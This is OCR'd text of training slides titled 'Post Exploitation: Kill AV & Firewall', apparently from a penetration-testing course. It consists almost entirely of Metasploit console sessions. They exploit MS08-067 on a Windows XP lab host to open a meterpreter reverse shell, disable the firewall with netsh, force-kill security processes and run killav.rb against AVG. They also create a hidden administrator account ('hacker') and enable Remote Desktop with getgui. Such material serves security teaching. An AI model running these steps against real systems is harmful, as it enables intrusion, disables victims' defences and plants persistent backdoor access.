
Post Exploitation: Kill AV & Firewall

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.0.18     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (accepted: seh, thread, process, none)
   LHOST     192.168.0.15     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.0.15:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 192.168.0.18

meterpreter > shell
Process 500 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>netsh
```

Post Exploitation: Kill AV & Firewall

```
C:\WINDOWS\system32>netsh firewall show opmode
netsh firewall show opmode

Domain profile configuration:
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable

Standard profile configuration (current):
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable

Bluetooth Network Connection firewall configuration:
-------------------------------------------------------------------
Operational mode                  = Enable

Local Area Connection firewall configuration:
-------------------------------------------------------------------
Operational mode                  = Enable


C:\WINDOWS\system32>netsh firewall set opmode mode= DISABLE
netsh firewall set opmode mode= DISABLE
Ok.


C:\WINDOWS\system32>netsh firewall show opmode
netsh firewall show opmode

Domain profile configuration:
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable

Standard profile configuration (current):
-------------------------------------------------------------------
Operational mode                  = Disable
Exception mode                    = Enable

Bluetooth Network Connection firewall configuration:
-------------------------------------------------------------------
Operational mode                  = Enable

Local Area Connection firewall configuration:
```

Post Exploitation: Kill AV & Firewall



Post Exploitation: Kill AV & Firewall

```
meterpreter > shell
Process 2320 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>tasklist
tasklist

Image Name                     PID Session Name     Session#    Mem Usage
========================= ====== ================ ======== ============
System Idle Process              0 Console                 0         28 K
System                           4 Console                 0        236 K
smss.exe                       552 Console                 0        388 K
csrss.exe                      672 Console                 0      3,804 K
winlogon.exe                   696 Console                 0      4,476 K
services.exe                   740 Console                 0      3,220 K
lsass.exe                      752 Console                 0      1,464 K
vmacthlp.exe                   908 Console                 0      2,376 K
svchost.exe                    956 Console                 0      4,644 K
svchost.exe                   1020 Console                 0      4,208 K
svchost.exe                   1160 Console                 0     26,160 K
svchost.exe                   1272 Console                 0      3,396 K
svchost.exe                   1376 Console                 0      4,244 K
spoolsv.exe                   1516 Console                 0      6,512 K
explorer.exe                  1668 Console                 0     19,620 K
rundll32.exe                  1872 Console                 0      3,192 K
vmtoolsd.exe                  1880 Console                 0     14,700 K
svchost.exe                   2008 Console                 0      3,140 K
svchost.exe                    200 Console                 0      4,336 K
vmtoolsd.exe                   188 Console                 0     11,092 K
TPAutoConnSvc.exe              940 Console                 0      4,248 K
alg.exe                       1836 Console                 0      3,420 K
TPAutoConnect.exe              480 Console                 0      4,312 K
SM?RTP.exe                    2852 Console                 0      7,684 K
rundll32.exe                  3532 Console                 0      4,892 K
cmd.exe                       2592 Console                 0      2,528 K
wscntfy.exe                   1316 Console                 0      1,896 K
cmd.exe                       2320 Console                 0      2,440 K
tasklist.exe                  1084 Console                 0      4,080 K
wmiprvse.exe                  1700 Console                 0      5,536 K
```

Post Exploitation: Kill AV & Firewall

```
wscntfy.exe                  1316 Console                    0      1,896 K
cmd.exe                      2320 Console                    0      2,440 K
SM RTP.exe                   3652 Console                    0      8,168 K
wmiprvse.exe                 3388 Console                    0      5,748 K
tasklist.exe                 3772 Console                    0      4,068 K

C:\WINDOWS\system32>taskkill /PID  3652
taskkill /PID  3652
ERROR: The process with PID 3652 could not be terminated.
Reason: This process can only be terminated forcefully ( with /F option ).

C:\WINDOWS\system32>taskkill /F /PID  3652
taskkill /F /PID  3652
SUCCESS: The process with PID 3652 has been terminated.

C:\WINDOWS\system32>tasklist /SVC | find /I "SM*"
tasklist /SVC | find /I "SM*"

C:\WINDOWS\system32>tasklist /SVC | find /I "SM"
tasklist /SVC | find /I "SM"
smss.exe                      552 N/A

C:\WINDOWS\system32>
```

Post Exploitation: Kill AV & Firewall


Post Exploitation: Kill AV & Firewall

```
meterpreter > run killav.rb
[*] Killing Antivirus services on the target...
[*] Killing off avgrsx.exe...
[-] Error in script: Rex::Post::Meterpreter::RequestError stdapi_sys_process_kill: Operation failed: Access is denied.
meterpreter >
```

Post Exploitation: Kill AV & Firewall

```
C:\WINDOWS\system32>tasklist /SVC | find "avg"
tasklist /SVC | find "avg"
avgrsx.exe                    668 N/A
avgcsrvx.exe                  704 N/A
avgui.exe                     172 N/A
avgidsagent.exe               632 AVGIDSAgent
avgwdsvc.exe                  736 avgwd
avgnsx.exe                   2724 N/A
avgemcx.exe                  2772 N/A

C:\WINDOWS\system32>
```

Post Exploitation: Kill AV & Firewall



Post Exploitation: Kill AV & Firewall

```
C:\WINDOWS\system32>sc queryex avgrsx
sc queryex avgrsx
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:

The specified service does not exist as an installed service.


C:\WINDOWS\system32>sc queryex avgcsrvx
sc queryex avgcsrvx
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:

The specified service does not exist as an installed service.


C:\WINDOWS\system32>sc queryex avgui
sc queryex avgui
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:

The specified service does not exist as an installed service.


C:\WINDOWS\system32>sc queryex avgidsagent
sc queryex avgidsagent

SERVICE_NAME: avgidsagent
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (NOT_STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 632
        FLAGS              :

C:\WINDOWS\system32>sc queryex avgwdsvc
sc queryex avgwdsvc
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:

The specified service does not exist as an installed service.
```


Post Exploitation: Kill AV & Firewall

```
C:\WINDOWS\system32>sc queryex avgwdsvc
sc queryex avgwdsvc
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:

The specified service does not exist as an installed service.


C:\WINDOWS\system32>sc queryex avgnsx
sc queryex avgnsx
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:

The specified service does not exist as an installed service.


C:\WINDOWS\system32>sc queryex avgemcx
sc queryex avgemcx
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:

The specified service does not exist as an installed service.


C:\WINDOWS\system32>sc queryex avgwd
sc queryex avgwd

SERVICE_NAME: avgwd
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (NOT_STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 736
        FLAGS              :
```


Post Exploitation: Kill AV & Firewall

```
meterpreter > run getgui -u hacker -p keren
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*]     Adding User: hacker with Password: keren
[*]     Hiding user from Windows Login screen
[*]     Adding User: hacker to local group 'Remote Desktop Users'
[*]     Adding User: hacker to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/scripts/getgui/clean_up__20150721.2016.rc
meterpreter > getgui -e
[-] Unknown command: getgui.
meterpreter > run getgui -e
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[*]     Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/scripts/getgui/clean_up__20150721.2145.rc
meterpreter >
```

Post Exploitation: Kill AV & Firewall



Post Exploitation: Kill AV & Firewall




Post Exploitation: Kill AV & Firewall

```
C:\WINDOWS\system32>sc query  "avast! Antivirus"
sc query  "avast! Antivirus"

SERVICE_NAME: avast! Antivirus
        TYPE               : 120  WIN32_SHARE_PROCESS (interactive)
        STATE              : 3  STOP_PENDING
                                (STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x2bf20
```

